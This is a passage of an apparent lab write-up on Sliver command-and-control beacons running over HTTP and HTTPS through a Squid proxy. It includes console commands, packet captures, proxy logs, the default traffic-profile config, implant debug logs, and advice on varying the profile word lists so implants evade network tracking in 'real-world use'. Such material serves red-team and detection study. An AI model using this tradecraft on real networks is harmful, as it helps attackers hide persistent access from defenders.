$...zH=.s?.&QDOWNGRD.../....#...........................0...0..\.............c
Hl...i..0
..*.H.=...0.0..
220705191503Z.
250704191503Z0..1.0       ..U....US1.0...U...
California1.0...U...
San Francisco1.0...U.      ..Golden Gate Bridge1
0...U....79271.0...U.
..partners1.0...U...       localhost0.."0
.             *.H..
..........0..
......P.i#....aH........1J*j.w..'...<'...j.;k....+.....*.W.
{.k...l8-..QE-...#.....ee.I-.wq.J."8.ry..j~)V.)...w..-+F..;.7.*ki..V.-.....%....Z..
1........p..ZR.fR...7}.:.?.\...............'.~j...BB".2./c.....S.B......U....d..<'.c..{...R..
3..a9...... ...'...............^0\0...U..........0...U.%..0
```

After a minute, a connection through the proxy is established

This was it. Nothing more to do, so kill the beacon and move on.

Getting a beacon on HTTP

Let's have a look at C2 over plain text HTTP next. Unlike HTTPS, this allows us to see what kind of HTTP requests are sent through the proxy. Instead of seeing just an encrypted stream of data, we will see lots of HTTP GET and POST requests now.

As mentioned before, Sliver implements its own transport encryption scheme and all data sent through plain text channels like HTTP will not be readable. From a confidentiality point of view, it therefore does not matter if HTTP or HTTPS is used.


Moreover, you should expect that the operators of the proxy server may always be able to see individual HTTP requests even if HTTPS is used. It is not uncommon for corporate web proxies to break up TLS and inspect traffic. Thus, it is important to consider what the HTTP traffic will look like to such an observer, no matter if HTTP or HTTPS is used.

Forcing the implant to use HTTP is easy. Just kill the HTTPS listener on the C2 server but leave the HTTP listener running:

```
sliver > jobs

 ID   Name     Protocol   Port
==== ======= ========== ======
 1    https   tcp        443
 2    http    tcp        80

sliver > jobs --kill 1

[*] Killing job #1 ...
[*] Successfully killed job #1

sliver > jobs

 ID   Name    Protocol   Port
==== ====== ========== ======
 2    http   tcp        80
```

Now run the HTTP beacon implant again on the target Windows host. As before you have to wait a minute. Then you should get a connection.

You can see the traffic as it goes to the proxy. But now, all the HTTP requests are perfectly visible. For example, check out the following screenshot from the beginning of the C2 connection:


*Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 3
Wireshark · Follow TCP Stream (tcp.stream eq 3) · Ethernet 2
Downloads
beacon_http.exe
Open file
See more


```
No.  Time       Source           Destination
 65 60.854401  192.168.122.32   192.168.122.185
 66 60.854528  192.168.122.185  192.168.122.32
 67 60.854560  192.168.122.32   192.168.122.185
 68 60.854875  192.168.122.32   192.168.122.185
 69 60.854979  192.168.122.185  192.168.122.32
 70 60.857443  192.168.122.185  192.168.122.32
 71 60.857461  192.168.122.32   192.168.122.185
 72 60.857482  192.168.122.185  192.168.122.32
 73 60.857496  192.168.122.32   192.168.122.185
 74 60.863869  192.168.122.32   192.168.122.185
 75 60.863900  192.168.122.32   192.168.122.185
 76 60.863975  192.168.122.185  192.168.122.32
 77 60.863994  192.168.122.185  192.168.122.32
 78 60.877291  192.168.122.185  192.168.122.32
 79 60.877310  192.168.122.32   192.168.122.185

> Frame 68: 595 bytes on wire (4760 bits), 595 bytes captured (47
> Ethernet II, Src: RealtekU_d7:7e:9e (52:54:00:d7:7e:9e), Dst: F
> Internet Protocol Version 4, Src: 192.168.122.32, Dst: 192.168.
> Transmission Control Protocol, Src Port: 51799, Dst Port: 3128,
> Hypertext Transfer Protocol

0000  52 54 00 2b cc 43 52 54  00 d7 7e 9e 08 00 45 00   RT·+·CRT
0010  02 45 49 46 40 00 80 06  00 00 c0 a8 7a 20 c0 a8   ·EIF@···
0020  7a b9 ca 57 0c 38 b5 db  8d 4c 4b 47 41 74 50 18   z··W·8··
0030  04 00 78 62 00 00 50 4f  53 54 20 68 74 74 70 3a   ··xb··PO
0040  2f 2f 73 6c 69 76 65 72  2e 6c 61 62 6e 65 74 2e   //sliver
0050  6c 6f 63 61 6c 2f 6e 61  6d 65 73 70 61 63 65 73   local/na
```

```
POST http://sliver.labnet.local/namespaces/php/namespaces/index.html?ao=4654x2897&d=232d3198u3
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.6420.917 Safari/537.36
Upgrade-Insecure-Requests: 1
Host: sliver.labnet.local
Content-Length: 179
Proxy-Connection: Keep-Alive
Pragma: no-cache

eTKfaaaaaaacZN0Ia6tZ_nwRtZM4UDU1GkPEm-pvoD7rEpE+JmdYM-
T2nIllYGPMjNhDrDZfPdP9i_Puy4fUasqH3LW7Nhmw9ZOsJ_XeHEQUp1niUkDTFpKFmtoeanMwVBdIB3JGmI5hrw86fuXBjij5
5PxVtj30-1caamZZLSKrjsGaaaaHTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Set-Cookie: SID=79e61bea25b0545ae8dbf51c6f4a13ad; HttpOnly
Date: Tue, 23 Aug 2022 19:59:40 GMT
Content-Length: 150
Content-Type: text/plain; charset=utf-8
X-Cache: MISS from proxy
X-Cache-Lookup: MISS from proxy:3128
Via: 1.1 proxy (squid/4.13)
Connection: keep-alive

eTKfaaaaaaacZN0rah7ZhYSrJV+w6m0Iklo6i0ldAIBzY+J83e35rUbG1KF8ykGZGLfYIjwQe94s4NvwtpRAvF5G2ROSHr718y
5+A8lBys3m6QnIw_8ZoA4FiP0tOHEj-OdjanaaZZX4cpNG_aaaaaPOST http://sliver.labnet.local/database/php/
rpc.php?n=1219g3169 HTTP/1.1
Cookie: SID=79e61bea25b0545ae8dbf51c6f4a13ad; HttpOnly
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.6420.917 Safari/537.36
Upgrade-Insecure-Requests: 1
Host: sliver.labnet.local
Content-Length: 1866
Proxy-Connection: Keep-Alive
Pragma: no-cache

..........\.o..:....U..-^$....s...B....65q..._.T.Q:....|p.`\J.
>...L.+'..6..g.k...lP...;....>k..qR.WE.....u7
U.np..r.e.WL..."U..hz....Ppv'...n.k.~@C.....R..)..D.d0.;.J..?H..U......X....
0.r..-a....*..............0.....z.F..P.VI..........2.=..I5H....N...@..X':.d.[.B.I!.".~@..+.t...
.;...2...3..l..I...R.s....OKK.\.F
...pz.........8J...*.l.n...`Iq.*.(...F.+.....n......<.A!GV.D...Vx)d7....789=..E.a...PS.A..%..4+.
n.}h..R.d.K.F
hIl...T.B.   .@i.Q.
h......Y.............<.o\.c|...}..G....<.LO.S.a...cg.q.&.W.`..(/...]X-:.4.I.w....
```

Several plaintext HTTP request can be observed as they are sent through the proxy

The first thing to note is that both the request and response bodies contain unreadable data. In fact, this data is encrypted and subsequently encoded using a randomly chosen encoding scheme (base64, hex, gzip, …). Analyzing this data won't help much, but a human looking at this can at least conclude that something phishy is going on since the server response is not really HTML or anything else a browser could process.

Looking further down, you will also see HTTP GET request, not just POST.



```
GET http://sliver.labnet.local/route.js?g=3612582w6 HTTP/1.1
Cookie: SID=79e61bea25b0545ae8dbf51c6f4a13ad; HttpOnly
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.6420.917 Safari/537.36
Accept-Language: en-US,en;q=0.9
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Host: sliver.labnet.local
Proxy-Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Date: Tue, 23 Aug 2022 19:59:51 GMT
Content-Length: 343
Content-Type: application/x-gzip
X-Cache: MISS from proxy
X-Cache-Lookup: MISS from proxy:3128
Via: 1.1 proxy (squid/4.13)
Connection: keep-alive

...............0...V..,s...
(......HV8.qv...p=..^I.`...S.S......................!.~!..q...jZ.]..M.d..:............9.....P.\[.
5..._...1j....R..^.%9bI.......b....7$...$.1M../.#..-..1..y1.,...y4..KSJ1.G.?........
4..^....OA....jt,i..n..^..9.Z..f..K...+..,..... .[K..Y.O..&./.E
z.L:.p....F.....z...C.^.......j........)=.&......~qY...0..?........0...POST http://
sliver.labnet.local/oauth2/database/oauth/oauth2/php/oauth2/db/rpc.php?t=1316065o2 HTTP/1.1
Cookie: SID=79e61bea25b0545ae8dbf51c6f4a13ad; HttpOnly
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.6420.917 Safari/537.36
Upgrade-Insecure-Requests: 1
Host: sliver.labnet.local
Content-Length: 124
Proxy-Connection: Keep-Alive
Pragma: no-cache

..........`...W.m..z..D.-r...K....f~..1:.G...|.%...f$J.....aZ[.F).+...L.0p.I.v4.C.
:.......i..
...J.Y......%........1..`...HTTP/1.1 202 Accepted
Cache-Control: no-store, no-cache, must-revalidate
Date: Tue, 23 Aug 2022 19:59:56 GMT
Content-Length: 0
```

GET and POST requests with seemingly randomly URLs and payloads are sent

Note that all GET and POST requests come with a query parameter in the URL whose name is a single randomly chosen character and the value seems to be a short random string. This parameter is a nonce and very useful for cache busting. Without it, intermittent caches may serve a cached response and your C2 would break.

You can see a log of the HTTP requests in Squid. If you check the log file at `/var/log/squid/access.log`, you will find a list that looks like this:

```
1661285262.485   0 192.168.122.32 TCP_MISS/200 395 GET
http://sliver.labnet.local/route.js? - HIER_DIRECT/192.168.122.111 text/plain
1661285267.493   1 192.168.122.32 TCP_MISS/202 250 POST
http://sliver.labnet.local/db/api/oauth/oauth2callback/namespaces/oauth/rpc.php? -
HIER_DIRECT/192.168.122.111 -
1661285267.501   6 192.168.122.32 TCP_MISS/200 395 GET
http://sliver.labnet.local/bundle/route.js? - HIER_DIRECT/192.168.122.111
text/plain
1661285272.507   1 192.168.122.32 TCP_MISS/202 250 POST
http://sliver.labnet.local/php/oauth/db/database/oauth2callback/samples.php? -
HIER_DIRECT/192.168.122.111 -
1661285272.511   3 192.168.122.32 TCP_MISS/200 616 GET
http://sliver.labnet.local/bundle/jquery.js? - HIER_DIRECT/192.168.122.111
application/x-gzip
1661285277.518   1 192.168.122.32 TCP_MISS/202 250 POST
http://sliver.labnet.local/php/namespaces/php/index.php? -
HIER_DIRECT/192.168.122.111 -
1661285277.525   6 192.168.122.32 TCP_MISS/200 397 GET
http://sliver.labnet.local/jquery.js? - HIER_DIRECT/192.168.122.111 text/plain
1661285282.530   1 192.168.122.32 TCP_MISS/202 250 POST
http://sliver.labnet.local/samples.php? - HIER_DIRECT/192.168.122.111 -
```

Troubleshooting notes: if you just can't get a C2 connection even though everything is set up correctly, the reason may be a time mismatch. When establishing the C2 connection, the first HTTP request from the implant to the server contains a TOTP and the server rejects the connection if the TOTP is invalid. In the example above, the TOTP is included in the initial POST request to the HTML file. It is contained in another query parameter which whose name consists of two random characters.

I ran into trouble with the TOTP since my VM clocks drifted apart too much. Make sure you have NTP running on Linux and sync the Windows clock if necessary. To see that TOTP is the problem, you can check the Sliver C2 server logs at `root/.sliver/logs/sliver.log` (assuming your Sliver server runs as root).

Understanding and configuring the C2 traffic

Sliver generates the HTTP C2 traffic randomly according to an algorithm that you can configure with a config file. This is called *procedural HTTP C2* and the Sliver wiki describes all the details.

Every installation comes with a default config file. On my C2 server, it is located at `/root/.sliver/configs/http-c2.json` and looks like this:

```
{
    "implant_config": {
        "user_agent": "",
        "url_parameters": null,
        "headers": null,
        "max_files": 8,
        "min_files": 2,
        "max_paths": 8,
        "min_paths": 2,
        "stager_file_ext": ".woff",
        "poll_file_ext": ".js",
        "poll_files": [
            "bootstrap",
            "bootstrap.min",
            "jquery.min",
            "jquery",
            "route",
            "app",
            "app.min",
            "array",
            "backbone",
            "script",
            "email"
        ],
        "poll_paths": [
            "js",
            "umd",
            "assets",
            "bundle",
            "bundles",
            "scripts",
            "script",
            "javascripts",
            "javascript",
            "jscript"
        ],
        "start_session_file_ext": ".html",
        "session_file_ext": ".php",
        "session_files": [
            "login",
            "signin",
            "api",
            "samples",
            "rpc",
            "index",
            "admin",
            "register",
            "sign-up"
        ],
        "session_paths": [
            "php",
            "api",
            "upload",
            "actions",
            "rest",
            "v1",
            "auth",
            "authenticate",
            "oauth",
            "oauth2",
            "oauth2callback",
            "database",
            "db",
            "namespaces"
        ],
        "close_file_ext": ".png",
        "close_files": [
            "favicon",
            "sample",
            "example"
        ],
        "close_paths": [
            "static",
            "www",
            "assets",
            "images",
            "icons",
            "image",
            "icon",
            "png"
        ]
    },
    "server_config": {
        "random_version_headers": false,
        "headers": [
            {
                "name": "Cache-Control",
                "value": "no-store, no-cache, must-revalidate",
                "probability": 100
            }
        ],
        "cookies": [
            "PHPSESSID",
            "SID",
            "SSID",
            "APISID",
            "csrf-state",
            "AWSALBCORS"
        ]
    }
}
```

So how is HTTP traffic generated from this config? A short review using HTTP beacons as the example: On startup, they initiate the session (`beacon.Init()` at the top of the beacon main loop, code). This is when the beacons exchanges a key with the server for encryption of data. It does that using a POST request with a URI ending with the value of `start_session_file_ext` as specified in the C2 profile. By default, the value is `.html`. You saw an example of such a message in the first of the Wireshark screenshots for the HTTP beacon above.

Details about the initialization and how the session key is exchanged can be found in the Sliver wiki. Here it shall suffice to say that a symmetric session key is exchanged and the TOTP code is checked.

Next the beacon will register itself (using `beacon.Send(...)` here). It uses a POST request with a URI constructed from the `session_paths`, `session_files` and `session_file_ext` values in the C2 configuration (code). In the screenshot above, you can see that the second request after session initiation is indeed a POST request to `/database/php/rpc.php`.

After registration, the beacon will enter the beaconing loop (each time executing `beaconMain`, code). In the defined interval, it will first send a check in (POST), then receive some tasks (GET) and optionally send results of tasks back once all of them are done (POST). The POST requests are constructed in the same way as the one for registration. GET requests though will have a URL assembled from `poll_paths`, `poll_files` and `poll_file_ext` (see `beacon.Recv()` which delegates to `ReadEnvelope()`, code).

When the beacon is closed, another GET request is send (code), but with a URI constructed from `close_paths`, `close_files` and `close_file_ext`. I am not 100% sure but as far as I understand the code, this should only happen when the beacon encounters errors during execution. Just killing the beacon did not produce such a message in my experiments.

A sample network log from a beacon generated from the default C2 profile could look as follows (Squid log slightly modified for readability, contains only timestamp, HTTP method and URL). The beacon was configured for HTTP C2 with 30 seconds interval and no jitter:

```
1661972573.689 ... POST
http://sliver.labnet.local/authenticate/authenticate/authenticate/login.html? ...
1661972573.722 ... POST http://sliver.labnet.local/rest/rpc.php? ...
1661972574.742 ... POST http://sliver.labnet.local/auth/auth/admin.php? ...
1661972574.746 ... GET http://sliver.labnet.local/javascripts/script/bootstrap.js?
...

1661972604.774 ... POST http://sliver.labnet.local/v1/v1/signin.php? ...
1661972604.778 ... GET http://sliver.labnet.local/umd/bootstrap.js? ...

1661972634.782 ... POST http://sliver.labnet.local/v1/auth/admin.php? ...
1661972634.790 ... GET http://sliver.labnet.local/javascript/script/email.js? ...
1661972634.805 ... POST http://sliver.labnet.local/login.php? ...

1661972664.774 ... POST
http://sliver.labnet.local/rest/authenticate/v1/signin.php? ...
1661972664.777 ... GET http://sliver.labnet.local/jquery.min.js? ...

1661972694.790 ... POST http://sliver.labnet.local/v1/authenticate/rest/index.php?
...
1661972694.794 ... GET
http://sliver.labnet.local/script/javascript/javascript/route.js? ...
```

The first request ends in `.html` and is the key exchange, which is followed by a POST to a `.php` file for beacon registration. Immediately after, there is another POST to a `.php` file followed by a GET for a `.js` file. These two requests should be the check in followed by a poll for new tasks. Exactly this combo of two requests is what we can observe from now on every 30 seconds. There is only one exception to this rule. At `1661972634.805` there is an additional POST to a `.php` file. It occurred since the beacon executed a task during that check in and POSTed the result back to the server.

All requests contain a nonce parameter we've seen before in the screenshots. Besides cache busting, the random nonce is also used to determine the encoding scheme of the data (here in the code you can see how nonce and encoder are chosen). Requests must come with a valid nonce or the server ignores them.


C2 traffic from different implants is likely to be different. This is because each implant is compiled only with a subset of the word lists defined in the config file. According to my understanding of the code, implants sample a subset from the files and paths lists in the config file. The `min_` and `max_` parameters define how many there could be. For example, the default of `min_files = 2` and `max_files = 8` should mean that 2 to 8 entries of the `poll_files` list will be chosen at random when the implant is generated.

My recommendation for real-world use would thus be to change the default words in the lists and make them fairly large (100+ entries). This way, implants will almost certainly look very different from each other. If one implant is discovered, it will be harder to track down the others' based on network traffic.

Bonus: Debugging the HTTP implant

You may ask yourself why proxy discovery with the default Go driver did not work when running the beacon in the example above. To gain more insights into the process, compile the beacon with `--debug` set and it will print very useful logs.

The following is a screenshot of the debug logs created initially, when the implant tries the Go driver. We can see the two failed connection attempts:



Index of /implants

Name	Last modified	Size	Description
Parent Directory		-	
beacon.exe	2022-08-22 21:05	12M	
beacon_http.exe	2022-08-23 21:28	15M	
beacon_http_debug.exe	2022-08-23 22:24	14M	


```
2022/08/23 13:24:29 beacon.go:121: Next CC = https://sliver.labnet.local
2022/08/23 13:24:29 beacon.go:167: Beaconing -> https://sliver.labnet.local
2022/08/23 13:24:29 beacon.go:121: Next CC = https://sliver.labnet.local?driver=wininet
2022/08/23 13:24:29 beacon.go:167: Beaconing -> https://sliver.labnet.local?driver=wininet
2022/08/23 13:24:29 transports.go:75: Yield c2 uri = 'https://sliver.labnet.local'
2022/08/23 13:24:29 sliver.go:129: Next beacon = &{0x77f7c0 0x77f0e0 0x77f680 0x77f700 0x77f120 0x77f620 https://sliver.labnet.local }
2022/08/23 13:24:29 drivers_windows.go:36: Using go http driver
2022/08/23 13:24:29 provider_windows.go:145: [proxy.Provider.readWinHttpProxy] No proxy discovered via AutoDetect: winapi error #12180
2022/08/23 13:24:29 gohttp.go:75: Found proxy &proxy.proxy{protocol:"", host:"192.168.122.185", port:0xc38, user:(*url.Userinfo)(nil), src:"WinHTTP:NamedProxy"}
2022/08/23 13:24:29 gohttp.go:82: Proxy URL = 'https://192.168.122.185:3128'
2022/08/23 13:24:29 httpclient.go:671: [http] segments = [auth oauth2], filename = register, ext = php
2022/08/23 13:24:29 crypto.go:190: TOTP Code: 96876941
2022/08/23 13:24:29 httpclient.go:337: [http] POST -> https://sliver.labnet.local/auth/oauth2/register.html?dd=96876941&j=464207u02 (106 bytes)
2022/08/23 13:24:29 httpclient.go:343: [http] http response error: Post "https://sliver.labnet.local/auth/oauth2/register.html?dd=96876941&j=464207u02": proxyconnect tcp: tls: first record does n
ot look like a TLS handshake
2022/08/23 13:24:29 drivers_windows.go:36: Using go http driver
2022/08/23 13:24:29 provider_windows.go:145: [proxy.Provider.readWinHttpProxy] No proxy discovered via AutoDetect: winapi error #12180
2022/08/23 13:24:29 gohttp.go:75: Found proxy &proxy.proxy{protocol:"", host:"192.168.122.185", port:0xc38, user:(*url.Userinfo)(nil), src:"WinHTTP:NamedProxy"}
2022/08/23 13:24:29 gohttp.go:82: Proxy URL = 'https://192.168.122.185:3128'
2022/08/23 13:24:29 httpclient.go:671: [http] segments = [oauth2 oauth v1], filename = login, ext = php
2022/08/23 13:24:29 crypto.go:190: TOTP Code: 96876941
2022/08/23 13:24:29 httpclient.go:337: [http] POST -> http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263 (106 bytes)
2022/08/23 13:24:29 httpclient.go:343: [http] http response error: Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record does
 not look like a TLS handshake
2022/08/23 13:24:29 beacon.go:180: [beacon] http(s) connection error Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record do
es not look like a TLS handshake
2022/08/23 13:24:29 sliver.go:156: Beacon init error: Post "http://sliver.labnet.local/oauth2/oauth/v1/login.html?et=9687ft6941&w=d89814263": proxyconnect tcp: tls: first record does not look lik
e a TLS handshake
2022/08/23 13:24:29 sliver.go:142: Reconnect sleep: 1m0s
```

Debug logs show how connection attempt failed

